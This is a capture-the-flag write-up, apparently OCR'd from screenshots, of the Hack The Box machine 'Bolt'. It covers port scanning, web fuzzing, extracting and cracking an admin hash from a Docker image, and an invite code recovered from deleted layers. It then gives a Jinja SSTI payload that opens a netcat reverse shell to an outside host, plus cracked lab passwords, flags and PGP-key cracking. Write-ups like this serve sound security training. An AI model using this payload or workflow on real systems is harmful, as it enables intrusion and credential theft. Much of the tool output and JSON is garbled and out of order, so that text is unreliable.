## Information Gathering

#### 1) Found open ports

```
(vigneswar® VigneswarPC)-[*]

-$ tcpscan 10.10.11.114

Starting Mmap 7.945VM (https://nmap.org ) at 2024-09-28 15:29 IST

Nmap scan report for 10.10.11.114

Host is up (0.29s latency).

Not shown: 55981 closed tcp ports (reset), 9551 filtered tcp ports (no-response)

Some closed ports may be reported as filtered due to --defeat-rst-ratelimit

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:
| 3807 401:20.8sa b2:c2:8c:f5:3e:be:d2:e8:18:16:28:6e:8e (RSA)
| 256 7b:0e:c7:5ff.5s.4c:7a:11.7ff.dd:88:5s:17.2ff.cd:ea (ECDSA)
| 256 7b:0e:c7:5ff.5s.4c:7a:11.7ff.dd:88.5s:17.2ff.cd:ea (ECDSA)
| 256 7b:22:4e:45:19:8e.7d:2e:be:dd:6e:1d:6c:4ff:41:56 (ED25519)


80/tcp open http nginx 1.18.0 (Ubuntu)
| http-struer-header: nginx/1.18.0 (Ubuntu)


4H3/tcp open ssl/http nginx 1.18.0 (Ubuntu)


4H3/tcp open ssl/http nginx 1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName-passbolt.bolt.htb/organizationName=Internet Widgits Pty Ltd/stateOrProvinceName-Some-State/countryName=AU
| Not valid before: 2021-02-24T19:11:23
| ssl-date: TLS randomness does not represent time
| lhttp-title: 400 The plain HTTP request was sent to HTTPS port
| Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
| Namp done: 1 TP address (1 host up) scanned in 144.51 seconds

| (vigneswar® VigneswarPC)-[*]
```


#### 2) Checked the website








### 3) The admin page gives different response based on valid username





#### 4) Found more pages

```
(vigneswar⊛VigneswarPC)-[~/temp]
                  -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.10.11.114/FUZZ' -ic
              v2.1.0-dev
  :: Method
       URL
                                              http://10.10.11.114/FUZZ
       Wordlist
                                              FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
       Follow redirects
                                              false
       Calibration
                                              false
       Timeout
                                              10
        Threads
                                              40
       Matcher
                                              Response status: 200-299,301,302,307,401,403,405,500
                                                [Status: 200, Size: 9287, Words: 2135, Lines: 173, Duration: 229ms]
[Status: 200, Size: 30347, Words: 10870, Lines: 505, Duration: 233ms]
[Status: 200, Size: 18570, Words: 5374, Lines: 346, Duration: 258ms]
[Status: 200, Size: 26293, Words: 10060, Lines: 468, Duration: 265ms]
[Status: 200, Size: 11038, Words: 3053, Lines: 199, Duration: 221ms]
[Status: 200, Size: 22443, Words: 7170, Lines: 405, Duration: 305ms]
login
download
contact
register
                                                [Status: 200, Size: 11030, Words: 3033, Lines: 199, Duration: [Status: 200, Size: 22443, Words: 7170, Lines: 405, Duration: [Status: 500, Size: 290, Words: 37, Lines: 5, Duration: 332ms] [Status: 200, Size: 31731, Words: 11055, Lines: 549, Duration: [Status: 302, Size: 209, Words: 22, Lines: 4, Duration: 232ms]
services
profile
pricing
                                                                                                                                                                                272ms]
 Logout
```

#### 5) Downloaded the docker image

```
(vigneswar@VigneswarPC)-[~/temp]
scp vigneswara@htb-pxt0u02x4k.htb-cloud.com:~/image.tar .
vigneswara@htb-pxt0u02x4k.htb-cloud.com's password:
image.tar
                            100% 154MB 277.8KB/s
  ·(vigneswar&VigneswarPC)-[~/temp]
_$ docker load -i image.tar
Cannot connect to the Docker daemon at unix:///var/run/docker.sock. Is the docker daemon running?
  -(vigneswar& VigneswarPC)-[~/temp]
$ sudo service docker start
Starting Docker: docker.
 -(vigneswar&VigneswarPC)-[~/temp]
_$ docker load -i image.tar
4.463MB/4.463MB
7.68kB/7.68kB
62.86MB/62.86MB
ale4f9dc4110: Loading layer
                                                       57.57MB/57.57MB
                                                       29.79MB/29.79MB
f0c4120bc314: Loading layer [==============
6.984MB/6.984MB
                                                       3.072kB/3.072kB
                                                       19.97kB/19.97kB
7.168kB/7.168kB
15.36kB/15.36kB
                                                       8.192kB/8.192kB
Loaded image: flask-dashboard-adminlte_appseed-app:latest
```

6) Found credentials in the docker container

```
vigneswar@ VigneswarPC)-[~/temp/container]
                                                                                                                            config.py
d693a85325229cdf0fecd248731c346edbc4e02b0c6321e256ffc588a3e6cb26 repositories
requirements
187e74706bdc9cb3f44dca230ac7c9962288a5b8bd579c47a36abf64f35c2950
1belcefeda09a601dd9baa310a3704d6309dc28f6d213867911cd2257b95677c
2265c5097f0b290a53b7556fd5d721ffad8a4921bfc2a6e378c04859185d27fa
3049862d975f250783ddb4ea0e9cb359578da4a06bf84f05a7ea69ad8d508dab
                                                                                                                             db.sqlite3
                                                                                                                            dev
                                                                                                                                                                                                                                                root
3350815d3bdf21771408f91da4551ca6f4e82edce74e9352ed75c2e8a5e68162
3d7e9c6869c056cdffaace812b4ec198267e26e03e9be25ed81fe92ad6130c6b
                                                                                                                            gunicorn-cfg.py
                                                                                                                                                                                                                                                run.py
41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad
745959c3a65c3899f9e1a5319ee5500f199e0cadf8d487b92e2f297441f8c5cf
859e74798e6c82d5191cd0deaae8c124504052faa654d6691c21577a8fa50811.json
9a3bb655a4d35896e951f1528578693762659f76d7fb3aa791ac8eec9f14bc77
a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2
                                                                                                                            manifest.json
                                                                                                                            media
(vigneswar@VigneswarPC)-[~/temp/container]
$ sqlite3 db.sqlite3
SQLite version 3.45.3 2024-04-15 13:34:05
Enter ".help" for usage hints.
sqlite> .tables;
Error: unknown command or invalid arguments: "tables;". Enter ".help" for help
oser
sqlite> select * from User;
1|admin|admin@bolt.htb|$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.||
salite>
```

\$1\$sm1RceCh\$rSd3PygnS/6jlFDfF2J5q.

7) Cracked the hash

```
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Host memory required for this attack: 1 MB
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes....: 139921497
* Keyspace..: 14344384
$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5g.:deadbolt
Session....: hashcat
Status.... Cracked
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)) Hash.Target.....: $1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.
Time.Started....: Sat Sep 28 19:21:35 2024 (11 secs)
Time.Estimated...: Sat Sep 28 19:21:46 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1....:
                      16645 H/s (7.79ms) @ Accel:32 Loops:500 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 172800/14344384 (1.20%)
Rejected..... 0/172800 (0.00%)
Restore.Point...: 172544/14344384 (1.20%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidate.Engine.: Device Generator
Candidates.#1....: dodgers12 -> dannia
Started: Sat Sep 28 19:21:33 2024
Stopped: Sat Sep 28 19:21:47 2024
```

#### admin:deadbolt


#### 8) Enumerated the docker more

(vigneswar® VigneswarPC)-[~/te	mp] 53%		44 65
IMAGE	Bounce Rate	CREATED	CREATED BY
SIZE COMMENT sha256:859e74798e6c82d5191cd0deaae8c124504052faa654d6691c21577a8fa50811 3.93kB		3 years ago	gunicornconfig gunicorn-cfg.py run:app
<missing></missing>	8.49kB	3 years ago	sh
<missing></missing>		3 years ago	gunicornconfig gunicorn-cfg.py run:app
<missing></missing>	6B	3 years ago	gunicornconfig gunicorn-cfg.py run:app
<missing></missing>	16.4kB	3 years ago	gunicornconfig gunicorn-cfg.py run:app
<missing></missing>	6B	3 years ago	gunicornconfig gunicorn-cfg.py run:app
<missing></missing>	6.95MB	3 years ago	/bin/sh -c #(nop) CMD ["gunicorn" "config" "gunicorn-cfg.py" "run
:app"] <missing></missing>	0В	3 years ago	/bin/sh -c #(nop) EXPOSE 5005
<missing></missing>	0B	3 vears ago	/bin/sh -c pip3 install -r requirements.txt
<missing></missing>	28.3MB	3 years ago	/bin/sh -c apkupdate add python3 py3-pip
	53MB		
<pre><missing> b465c0e39b62ecc2aba1b93 in app</missing></pre>	61.2MB	3 years ago	/bin/sh -c #(nop) COPY dir:f385c9405a9b189a6185afdd9e490951b8a42a6d1
<pre><missing> 485a69aaf3cbe952f1a3dd517 in ./</missing></pre>	2.86kB	3 years ago	/bin/sh -c #(nop) COPY multi:e0a96f9a5ad90dc630e628172ce332655d1d62a
<pre><missing></missing></pre>	did you have time to check over the docker image? If not I'll get Eddle to	3 years ago	/bin/sh -c #(nop) ENV FLASK_APP=run.py
<missing></missing>	<b>ОВ</b>	5 years ago	/bin/sh -c #(nop) CMD ["/bin/sh"]
<pre><missing> a39f834250affca40c4046e in /</missing></pre>	4.21MB	5 years ago	/bin/sh -c #(nop) ADD file:aa17928040e31624cad9c7ed19ac277c5402c4b9b


### Deleting files and directories


- When a *file* is deleted within a container, a *whiteout* file is created in the container (upperdir). The version of the file in the image layer (lowerdir) is not deleted (because the lowerdir is read-only). However, the whiteout file prevents it from being available to the container.
- When a *directory* is deleted within a container, an *opaque directory* is created within the container ( upperdir ). This works in the same way as a whiteout file and effectively prevents the directory from being accessed, even though it still exists in the image (lowerdir).

#### 9) Logged in into the adminite




#### 10) Found a vhost





https://docs.docker.com/get-started/docker-concepts/building-images/understanding-image-layers/

11) Used dive to see all deleted files



12) FOund a invite code in previous files


```
vigneswar@VigneswarPC: ~/t × +
                                                                                                                                                                             | Aggregated Layer Contents | Permission UID:GID Size
                                                                                                                                                                                                                                                           Filetree
     • Layers |
                        Command
FROM bc3749c5345652b
#(nop) COPY multi:e0a96f9a5ad90dc630e628172ce332655d1d62a485a69aa
#(nop) COPY dir:f385c9405a9b189a6185afdd9e490951b8a42a6d1b465c0e3
apk --update add python3 py3-pip
pip3 install -r requirements.txt
gunicorn --config gunicorn-cfg.py run:app
gunicorn --config gunicorn-cfg.py run:app
gunicorn --config gunicorn-cfg.py run:app
gunicorn --config gunicorn-cfg.py run:app
         Size
4.2 MB
2.9 kB
                                                                                                                                                                                                                                                              -ө
                                                                                                                                                                                                                                                                        -ө
                                                                                                                                                                                                                                                                               — __init__.py
—⊕ __pycache__
         6 B gunicorn -config gunicorn-cfg.py run:app
8.5 kB sh
                                                                                                                                                                                                                                                                                — models.py
                                                                                                                                                                                                                                                                                - Fouces.py
-⊕ static
-⊕ templates
- util.py
 | Laver Details |
Tags: (unavailable) -rw-r-r-
drwxr-xr-x

Id: 127e9458f14ea817bbd66e4a189357d6a6e2f4261bfb1f69913bad88c8ee8e79 -rw-r-
Digest: sha256:7fa1531c742024972e633aa7cd5c48d3c051c97e152e094acaac108319d3bb drwxr-xr-x
                                                                                                                                                                                                                       0:0
                                                                                                                                                                                                                                         7.2 kB
                                                                                                                                                                                                                                                                             —⊕ __pycache__
                                                                                                                                                                                                                                                                              routes.py
templates
Command:
 gunicorn --config gunicorn-cfg.py run:app
                                                                                                                                                                                                                                           29 kB
198 B
                                                                                                                                                                                                                                                             gunicorn-cfg.py
-⊕ lib
                                                                                                                                                                                                                                                                  requirements.txt
 | Image Details |
                                                                                                                                                                                                                                         9.8 MB
                                                                                                                                                                                                                                                             -⊕ root
                                                                                                                                                                                                                       0:0
Image name: flask-dashboard-adminlte_appseed-app
Total Image size: 154 MB
Potential wasted space: 3.2 MB
Image efficiency score: 98 %
                            l space Patn
1.5 MB /var/cache/apk/APKINDEX.70c88391.tar.gz
905 kB /var/cache/apk/APKINDEX.5022a8a2.tar.gz
705 kB /lib/apk/db/installed
29 kB /lib/apk/db/scripts.tar
```

```
@blueprint.route('/register', methods=['GET', 'POST'])
def register():
   login_form = LoginForm(request.form)
    create_account_form = CreateAccountForm(request.form)
    if 'register' in request.form:
        username = request.form['username']
       email | 58 | = request.form['email'
                = request.form['invite_code']
        if code != 'XNSS-HSJW-3NGU-8XTJ':
            return render_template('code-500.html')
       data = User.query.filter_by(email=email).first()
        if data is None and code == 'XNSS-HSJW-3NGU-8XTJ':
            # Check usename exists
            user = User.query.filter_by(username=username).first()
            if user:
                return render_template( 'accounts/register.html',
                                    msg='Username already registered',
                                    success=False,
                                    form=create_account_form)
           # Check email exists
           user = User.query.filter_by(email=email).first()
            if user:
                return render_template( 'accounts/register.html',
                                    msg='Email already registered',
                                    success=False,
                                    form=create_account_form)
            # else we can create the user
            user = User(**request.form)
```


XNSS-HSIW-3NGU-8XTI

13) Created an account




# **Vulnerability Assessment**

1) Found ssti in the mail application



# **Exploitation**

1) Got reverse shell {{ self.\_\_init\_\_.\_\_globals\_\_.\_\_builtins\_\_.\_\_import\_\_('os').popen('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.14 4444 >/tmp/f').read() }}



#### 2) Found a credential

```
www-data@bolt:/etc/passbolt$ su eddie
Password:
eddie@bolt:/etc/passbolt$ cat ~/user.txt
ff9a4ea8b942f7e1806d4c5c761676ec
eddie@bolt:/etc/passbolt$
```

eddie:rT2;jW7<eY8!dX8}pQ8%

#### 3) Found the tokens

https://passbolt.bolt.htb/setup/recover/4e184ee6-e436-47fb-91c9-dccb57f250bc/20781e71-6462-4877-b78b-73fd0b323942

#### 4) Found the password



root:Z(2rmxsNW(Z?3=p/9s

```
eddie@bolt:~$ su root
Password:
root@bolt:/home/eddie# cat /root/root.txt
ff9deae3aa5999e29abfeb2320acd027
root@bolt:/home/eddie#
```

## **Privilege Escalation**

1) Found a mail

```
eddie@bolt:-$ cat /var/mail/eddie
From clark@bolt.htb Thu Feb 25 14:20:19 2021
Return-Path: <clark@bolt.htb>
X-Original-To: eddie@bolt.htb
Delivered-To: eddie@bolt.htb
Delivered-To: eddie@bolt.htb (Postfix, from userid 1001)
    id DFF264CD; Thu, 25 Feb 2021 14:20:19 -0700 (MST)
Subject: Important!
To: <eddie@bolt.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20210225212019.DFF264CD@bolt.htb>
Date: Thu, 25 Feb 2021 14:20:19 -0700 (MST)
From: Clark Griswold <clark@bolt.htb>

Hey Eddie,
The password management server is up and running. Go ahead and download the extension to your browser and get logged in. Be sure to back up your private k ey because I CANNOT recover it. Your private key is the only way to recover your account.
Once you're set up you can start importing your passwords. Please be sure to keep good security in mind - there's a few things I read about in a security w hitepaper that are a little concerning...
-Clark
```

2) Found the key mentioned to recover account

```
TATE KEY BLOCK——...

"passbolt_data*["config): ["debug": false, "log": ["console": false, "level":0}, "user. firstname": "Eddie", "user. id": "4e184ee6-e436-47fb-91c9-dccb57f250bc", "user. statings. securityToken.cole": "607f8b", "user. settings. securityToken.cole": "607f8b", "user. settings. securityToken.exettings. securityToken.exettings. securityToken.exettings. securityToken.exettings. securityToken.cole": "607f8b", "user.settings. securityToken.exettings. securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exettings.securityToken.exet
```

#### 3) Cracked the hash

```
(vigneswar@ VigneswarPC)-[-/temp]
$ john hash — wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ggg, OpenPCD / GnuPC Secret Key [32/64])
Cost 1 (s2k-count) is 16777216 for all loaded hashes
Cost 2 (hash algorithm [1:NDS 2:SHA1 3:RIDEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 8 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 8 OpenPth threads
Press 'q' or Ctrl-C to abort, almost any other key for status
9g 0:00:00:25 0.01% (ETA: 2024-10-04 2:13:36) 09/s 72.03/s 72.03C/s evanescence..steph
9g 0:00:00:80:30 0.06% (ETA: 2024-10-04 0:13) 09/s M5.65b/s 45.65C/s 45.65C/s melly..lukas
9g 0:00:00:90:00:00:00:00 0.06% (ETA: 2024-10-04 0:13) 09/s M5.65B/s 45.65C/s 45.65C/s male, .lukas
9g 0:00:00:00:00 0.06% (ETA: 2024-10-04 0:13) 09/s M5.65B/s 45.68C/s 45.68C/s flying..demon1
9g 0:00:00:00:00 0.05% (ETA: 2024-10-03 2:21:00 09/s M7.29/s M7.29c/s M7.29C/s l12280..l0l609
9g 0:00:00:00:00 0.12% (ETA: 2024-10-03 2:21:45) 09/s W7.29/s M7.29c/s M7.29C/s 121280..l0l609
9g 0:00:00:00:00 0.15% (ETA: 2024-10-03 2:1:45) 09/s W7.76p/s W7.76c/s W7.76C/s nembouse..mortimer
0g 0:00:00:81:40 0.15% (ETA: 2024-10-03 2:1:45) 09/s W7.88p/s W7.88c/s W7.88C/s 031085..Deblyb..bachelor
0g 0:00:08:40 0.15% (ETA: 2024-10-03 2:1:45) 09/s W7.88p/s W7.88c/s W7.88C/s 031085..Deblyb..bachelor
0g 0:00:08:50 0.15% (ETA: 2024-10-03 2:1:45) 09/s W7.88p/s W7.88c/s W7.88c/s 031085..Deblyb..bachelor
0g 0:00:08:50 0.15% (ETA: 2024-10-03 2:1:45) 09/s W7.88p/s W7.88c/s W7.88c/s 031085..Deblyb..bachelor
0g 0:00:08:50 0.15% (ETA: 2024-10-03 2:1:45) 09/s W7.88p/s W7.88c/s W7.88c/s 031085..Deblyb..bachelor
0g 0:00:08:50 0.15% (ETA: 2024-10-03 2:1:45) 09/s W7.95p/s W7.95c/s w7.95c
```

#### 4) Found how to recover the mail

https://community.passbolt.com/t/recover-account-on-a-network-without-email/1394